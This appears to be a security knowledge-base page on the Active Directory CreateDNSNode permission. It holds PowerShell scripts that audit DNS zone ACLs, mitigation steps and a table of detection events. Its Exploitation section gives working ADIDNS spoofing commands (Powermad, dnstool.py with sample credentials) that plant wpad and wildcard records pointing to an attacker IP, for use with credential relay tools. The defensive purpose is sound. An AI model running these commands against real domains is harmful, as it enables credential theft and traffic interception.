
Summary
| Forestall ACL Alias | CreateDNSNode |

| AD Alias | Create dnsNode objects |
| Affected Object Types | OUs, Domains, Containers, dnsZone objects |
| Exploitation Certainty | Certain |
| AD Right | CreateChild |
| AD Class | dnsNode |
| AD Class Guid | e0fa1e8b-9b45-11d0-afdd-00c04fd930c9 |
Description
The CreateDNSNode permission in Active Directory allows an account to create new DNS record objects (dnsNode) within DNS zones stored in the directory. In AD-integrated DNS, every hostname stored in a zone is backed by a dnsNode object beneath the dnsZone object in Active Directory. DNS zones are typically located under CN=MicrosoftDNS,DC=DomainDnsZones,DC=<domain> or CN=MicrosoftDNS,CN=System,DC=<domain>. This permission is used legitimately by DNS administrators and services to register new hostnames, service records, and IP mappings.
However, if misconfigured or obtained by an unauthorized principal, CreateDNSNode becomes a critical attack vector. An attacker can register names in the zone that are commonly abused for redirection or credential interception, such as wpad, isatap, internal service hostnames, or attacker-controlled subdomains. In practice, CreateDNSNode is often chained with WriteDnsRecord, GenericAll, or other DNS-zone permissions to fully weaponize the newly created node, but node creation alone is sufficient to mount classic ADIDNS spoofing attacks against name resolution. This enables LDAP relay attacks, credential capture via spoofed services, and persistent man-in-the-middle positioning within the domain.
Identification
PowerShell
Active Directory Module
Using the ActiveDirectory PowerShell module, you can enumerate explicit CreateDNSNode entries on AD-integrated DNS zones. The function enumerates all DNS-bearing naming contexts (DomainDnsZones, ForestDnsZones, and the domain partition itself) so it does not depend on the DnsServer module or on being executed on a DNS server.
1. Find-CreateDNSNode function
function Find-CreateDNSNode {    [CmdletBinding()]    param(        [string]$Target        = $null,        [string]$SearchBase    = $null,        [string]$OutputPath    = "CreateDNSNode.csv",        [switch]$ExcludeAdmins = $false    )
    Import-Module ActiveDirectory
    Write-Host "Scanning for explicit 'CreateChild' (dnsNode class) ACEs on DNS zone objects..."
    $Allow            = [System.Security.AccessControl.AccessControlType]::Allow    $CreateChild      = [System.DirectoryServices.ActiveDirectoryRights]::CreateChild    $DNSNodeClassGuid = [Guid]"e0fa1e8b-9b45-11d0-afdd-00c04fd930c9"    $ExcludedSIDs     = New-Object System.Collections.Generic.HashSet[string]
    if ($ExcludeAdmins) {        Write-Host "Excluding default administrative groups and built-in accounts."        $wellKnown = @(            "NT AUTHORITY\SYSTEM",            "NT AUTHORITY\SELF",            "BUILTIN\Administrators",            "BUILTIN\Account Operators",            "NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS"        )        foreach ($n in $wellKnown) {            try {                $sid = (New-Object System.Security.Principal.NTAccount $n).Translate(                        [System.Security.Principal.SecurityIdentifier]).Value                [void]$ExcludedSIDs.Add($sid)            } catch {                Write-Warning "Could not resolve well-known principal: $n"            }        }        # CREATOR OWNER        [void]$ExcludedSIDs.Add("S-1-3-0")
        foreach ($g in "Domain Admins","Enterprise Admins","Schema Admins","Cert Publishers",                       "Group Policy Creator Owners","Domain Controllers","Key Admins",                       "Enterprise Key Admins","DnsAdmins","RAS and IAS Servers") {            try {                [void]$ExcludedSIDs.Add((Get-ADGroup -Identity $g -ErrorAction Stop).SID.Value)            } catch {                Write-Warning "Default admin group could not be resolved: $g"            }        }    }
    $objectsToScan = @()
    try {        if ($Target) {            Write-Host "Targeting single object: '$Target'"            $obj = Get-ADObject -Identity $Target -Properties distinguishedName -ErrorAction Stop            if ($obj) { $objectsToScan = @($obj) }            else { Write-Output "Object '$Target' not found."; return }        } else {            if ($SearchBase) {                $partitions = @($SearchBase)            } else {                $rootDSE    = Get-ADRootDSE                $partitions = @($rootDSE.defaultNamingContext) +                              ($rootDSE.namingContexts | Where-Object {                                  $_ -like "DC=DomainDnsZones,*" -or $_ -like "DC=ForestDnsZones,*"                              }) | Select-Object -Unique            }
            foreach ($nc in $partitions) {                try {                    $objectsToScan += Get-ADObject -LDAPFilter "(objectClass=dnsZone)" `                        -SearchBase $nc -SearchScope Subtree `                        -Properties distinguishedName -ErrorAction Stop                } catch {                    Write-Warning "Could not enumerate partition: $nc"                }            }        }    } catch {        Write-Error "Failed to retrieve AD objects: $($_.Exception.Message)"        return    }
    $foundAcls = New-Object System.Collections.Generic.List[object]    $seen      = New-Object System.Collections.Generic.HashSet[string]
    foreach ($obj in $objectsToScan) {        $dn = $obj.DistinguishedName        if (-not $seen.Add($dn)) { continue }
        try {            $acl = Get-Acl -Path "AD:$dn"            foreach ($ace in $acl.Access) {                if ($ace.AccessControlType -ne $Allow)                     { continue }                if ($ace.IsInherited)                                       { continue }                if (($ace.ActiveDirectoryRights -band $CreateChild) -eq 0) { continue }                # Match dnsNode class GUID or CreateAny (empty GUID)                if ($ace.ObjectType -ne $DNSNodeClassGuid -and                    $ace.ObjectType -ne [Guid]::Empty)                     { continue }
                if ($ExcludeAdmins) {                    try {                        $sid = $ace.IdentityReference.Translate(                                [System.Security.Principal.SecurityIdentifier]).Value                        if ($ExcludedSIDs.Contains($sid)) { continue }                    } catch { }                }
                $foundAcls.Add([PSCustomObject]@{                    'Vulnerable Object' = $dn                    'Internal Threat'   = $ace.IdentityReference.Value                })            }        } catch {            Write-Warning "Could not retrieve ACL for '$dn': $($_.Exception.Message)"        }    }
    if ($foundAcls.Count -gt 0) {        try {            $foundAcls | Sort-Object -Unique 'Vulnerable Object','Internal Threat' |                Export-Csv -Path $OutputPath -NoTypeInformation -Encoding UTF8            Write-Output "$($foundAcls.Count) result(s) exported to '$OutputPath'."        } catch {            Write-Error "Failed to export CSV: $($_.Exception.Message)"        }    } else {        Write-Output ("No explicit 'CreateChild (dnsNode)' ACEs found" + ($(if($ExcludeAdmins){" (after exclusions)"})))    }}
2. Scan all AD-integrated DNS zones
Find-CreateDNSNode3. Scan a specific DNS zone object
Find-CreateDNSNode -Target "DC=forestall.labs,CN=MicrosoftDNS,DC=DomainDnsZones,DC=forestall,DC=labs"4. To exclude default admin ACLs to improve visibility
Find-CreateDNSNode -ExcludeAdmins.NET Directory Services
By leveraging PowerShell’s built-in .NET DirectoryServices namespace, you can enumerate CreateDNSNode entries without relying on any external modules or dependencies.
1. Find-CreateDNSNodeSimple function
function Find-CreateDNSNodeSimple {    [CmdletBinding()]    param(        [string]$Target        = $null,        [string]$OutputPath    = "CreateDNSNode.csv",        [switch]$ExcludeAdmins = $false    )
    $DNSNodeClassGuid = [Guid]"e0fa1e8b-9b45-11d0-afdd-00c04fd930c9"    $Allow            = [System.Security.AccessControl.AccessControlType]::Allow    $CreateChild      = [System.DirectoryServices.ActiveDirectoryRights]::CreateChild
    $root     = New-Object System.DirectoryServices.DirectoryEntry("LDAP://RootDSE")    $forestDN = $root.Properties["rootDomainNamingContext"][0]    $domainDN = $root.Properties["defaultNamingContext"][0]
    $ExcludedSIDs = New-Object System.Collections.Generic.HashSet[string]    if ($ExcludeAdmins) {        Write-Verbose "Resolving SIDs to exclude..."        $wellKnown = @(            "NT AUTHORITY\SYSTEM","NT AUTHORITY\SELF","BUILTIN\Administrators",            "BUILTIN\Account Operators","NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS"        )        foreach ($a in $wellKnown) {            try {                $sid = (New-Object System.Security.Principal.NTAccount($a)).Translate(                        [System.Security.Principal.SecurityIdentifier]).Value                [void]$ExcludedSIDs.Add($sid)            } catch {                Write-Warning "Could not resolve SID for: $a"            }        }        # CREATOR OWNER        [void]$ExcludedSIDs.Add("S-1-3-0")
        $domainSearcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]"LDAP://$domainDN")        foreach ($g in "Domain Admins","Enterprise Admins","Schema Admins","Cert Publishers",                       "Group Policy Creator Owners","Domain Controllers","Key Admins",                       "Enterprise Key Admins","DnsAdmins","RAS and IAS Servers") {            $domainSearcher.Filter = "(&(objectClass=group)(sAMAccountName=$g))"            try {                $r = $domainSearcher.FindOne()                if ($r) {                    $entry = $r.GetDirectoryEntry()                    $sid   = (New-Object System.Security.Principal.SecurityIdentifier(                                $entry.Properties["objectSid"][0], 0)).Value                    [void]$ExcludedSIDs.Add($sid)                }            } catch { }        }    }
    $entries = New-Object System.Collections.Generic.List[System.DirectoryServices.DirectoryEntry]
    if ($Target) {        try {            $entries.Add((New-Object System.DirectoryServices.DirectoryEntry("LDAP://$Target")))        } catch {            Write-Error "Could not bind to '$Target': $_"            return        }    } else {        $partitions = @(            "LDAP://DC=DomainDnsZones,$domainDN",            "LDAP://DC=ForestDnsZones,$forestDN",            "LDAP://CN=MicrosoftDNS,CN=System,$domainDN",            "LDAP://$domainDN"        ) | Select-Object -Unique
        foreach ($p in $partitions) {            try {                $base = New-Object System.DirectoryServices.DirectoryEntry($p)                $null = $base.NativeObject   # force bind; throws if unreachable
                $searcher               = New-Object System.DirectoryServices.DirectorySearcher($base)                $searcher.Filter        = "(objectClass=dnsZone)"                $searcher.PageSize      = 1000                $searcher.SearchScope   = [System.DirectoryServices.SearchScope]::Subtree                $searcher.SecurityMasks = [System.DirectoryServices.SecurityMasks]::Dacl                [void]$searcher.PropertiesToLoad.Add("distinguishedName")                [void]$searcher.PropertiesToLoad.Add("ntSecurityDescriptor")
                foreach ($r in $searcher.FindAll()) {                    $entries.Add($r.GetDirectoryEntry())                }            } catch {                Write-Verbose "Partition not reachable: $p"            }        }    }
    $results = New-Object System.Collections.Generic.List[object]    $seen    = New-Object System.Collections.Generic.HashSet[string]
    foreach ($entry in $entries) {        $dn = [string]$entry.Properties["distinguishedName"][0]        if (-not $dn)            { continue }        if (-not $seen.Add($dn)) { continue }
        try {            $aces = $entry.ObjectSecurity.GetAccessRules(                        $true, $true, [System.Security.Principal.SecurityIdentifier])        } catch {            Write-Verbose "Could not read ACL for: $dn"            continue        }
        foreach ($ace in $aces) {            if ($ace.AccessControlType -ne $Allow)                     { continue }            if ($ace.IsInherited)                                       { continue }            if (($ace.ActiveDirectoryRights -band $CreateChild) -eq 0) { continue }            # Match dnsNode class GUID or CreateAny (empty GUID)            if ($ace.ObjectType -ne $DNSNodeClassGuid -and                $ace.ObjectType -ne [Guid]::Empty)                     { continue }
            if ($ExcludeAdmins -and $ExcludedSIDs.Contains($ace.IdentityReference.Value)) {                continue            }
            $who = try {                $ace.IdentityReference.Translate([System.Security.Principal.NTAccount]).Value            } catch {                $ace.IdentityReference.Value            }
            $results.Add([PSCustomObject]@{                'Vulnerable Object' = $dn                'Internal Threat'   = $who            })        }    }
    if ($results.Count -gt 0) {        $results | Sort-Object -Unique 'Vulnerable Object','Internal Threat' |            Export-Csv -Path $OutputPath -NoTypeInformation -Encoding UTF8        Write-Host "Exported $($results.Count) entr$(if($results.Count -eq 1){'y'}else{'ies'}) to $OutputPath"    } else {        Write-Host "No 'CreateChild' ACEs on dnsNode class found."    }}
2. Scan all AD-integrated DNS zones
Find-CreateDNSNodeSimple3. Scan a specific DNS zone
Find-CreateDNSNodeSimple -Target "DC=forestall.labs,CN=MicrosoftDNS,DC=DomainDnsZones,DC=forestall,DC=labs"4. To exclude default admin ACLs to improve visibility
Find-CreateDNSNodeSimple -ExcludeAdminsDNS Manager
1. Open DNS Manager on the DNS server.
2. Expand the server and locate the target zone under Forward Lookup Zones or Reverse Lookup Zones.
3. Right-click the zone and select Properties.
4. Open the Security tab.
5. Review ACEs granting Create all child objects or class-scoped CreateChild rights that apply to dnsNode creation.
Note: The
Securitytab inDNS Manageronly surfaces a simplified view of the underlying ACL. To inspect the rawnTSecurityDescriptorof thednsZoneobject, useADSI Editand connect to theDC=DomainDnsZones,DC=<domain>,DC=<tld>partition, then open theSecuritytab on the relevantdnsZonenode.
DNS Manager
Exploitation
CreateDNSNode gives the attacker the ability to create the backing AD object for a hostname inside the DNS zone.
Important: Creating a
dnsNodeobject via raw LDAP only produces an empty node. To actually publish a record, the attacker either needs to populate thednsRecordattribute on the new node (covered byWriteDnsRecord,GenericAll, or being the creator/owner of the new object) or use a tool such as Powermad that performs both operations in one step.
Windows
Using Powermad
Powermad’s New-ADIDNSNode cmdlet creates a dnsNode object directly through LDAP and populates the dnsRecord attribute, producing a fully resolvable record in one operation.
Import-Module .\Powermad.ps1
# Plant a wpad node pointing to the attacker's IPNew-ADIDNSNode -Node wpad -Data 192.168.100.200 -Verbose
Other commonly abused names for ADIDNS spoofing include isatap, autodiscover, and any unresolved internal hostname seen on the wire.
Using the ActiveDirectory Module
When Powermad is unavailable, an empty dnsNode can be created with the built-in ActiveDirectory module. The record data must be added afterward (requires WriteDnsRecord or equivalent).
Import-Module ActiveDirectory
$zoneDN = "DC=forestall.labs,CN=MicrosoftDNS,DC=DomainDnsZones,DC=forestall,DC=labs"New-ADObject -Name "wpad" -Type "dnsNode" -Path $zoneDN -Server "dc01.forestall.labs"
Resulting object:
DC=wpad,DC=forestall.labs,CN=MicrosoftDNS,DC=DomainDnsZones,DC=forestall,DC=labsLinux
Using Krbrelayx’s dnstool.py:
python3 dnstool.py -u 'FORESTALL\adam' -p 'Temp123!' \ --action add \ --record wpad \ --type A \ --data 192.168.100.200 \ dc01.forestall.labsWildcard record for broad poisoning:
python3 dnstool.py -u 'FORESTALL\adam' -p 'Temp123!' \ --action add \ --record '*' \ --type A \ --data 192.168.100.200 \ dc01.forestall.labsVerify from any domain-joined host:
Resolve-DnsName wpad.forestall.labsAfter injecting the record, combine with Responder or ntlmrelayx to capture or relay credentials from clients resolving the spoofed hostname. Alternatively, bloodyAD exposes equivalent functionality via its dns add subcommand.
Mitigation
Dangerous Access Control Entries should be removed by following the steps below.
1. Open DNS Manager.
2. Right-click the affected zone and open the Security tab.
3. Click Advanced and inspect ACEs that allow non-admin principals to create child dnsNode objects.
4. Remove the dangerous permission entries.
5. Click OK and Apply to save the changes.
For ACEs not surfaced through
DNS Manager(class-scopedCreateChildondnsNode), openADSI Edit, connect to theDC=DomainDnsZones,DC=<domain>,DC=<tld>partition, right-click the affecteddnsZoneobject, chooseProperties→Security→Advanced, and remove the corresponding ACE there.
Additionally, audit existing dnsNode objects within sensitive zones for unexpected records, particularly wildcard entries (*).
DNS Manager
Detection
Changes that enable or abuse CreateDNSNode can be detected both at the ACL layer and at the object-creation layer.
| Event ID | Category | Description | Fields/Attributes | References |
|---|---|---|---|---|
| 5136 | Audit Directory Service Changes | A directory service object was modified. | ObjectDN, AttributeLDAPDisplayName, ntSecurityDescriptor | https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-5136 |
| 4662 | Audit Directory Service Access | An operation was performed on an object. | ObjectName, AccessMask, Properties | https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4662 |
| 5137 | Audit Directory Service Changes | A directory service object was created. | ObjectDN, ObjectClass | https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-5137 |
| 5141 | Audit Directory Service Changes | A directory service object was deleted. | ObjectDN, ObjectClass | https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-5141 |
| 515 | DNS Audit | Resource record added. | ZoneName, RecordName, RecordType, RDATA, Source-IP | https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn800669(v=ws.11) |
Detection note: Monitor for
5137events whereObjectClass = dnsNodeand the creating account is not a member ofDnsAdminsorDomain Admins. Wildcard record creation (ObjectDNstarting withDC=*) is especially high-signal. A strong correlation is an unexpected5137event underCN=MicrosoftDNS, followed by a DNS515event for the same record name from the same source.
References
- Access Control and Object Creation - Microsoft Docs
- c-dnsNode Class - Microsoft Docs
- c-dnsZone Class - Microsoft Docs
- MS-DNSP: Domain Name Service Protocol - Microsoft Open Specifications
- Beyond LLMNR/NBNS Spoofing - Exploiting Active Directory-Integrated DNS - Kevin Robertson
- Powermad - Kevin Robertson (GitHub)
- krbrelayx / dnstool.py - dirkjanm (GitHub)
- bloodyAD - CravateRouge (GitHub)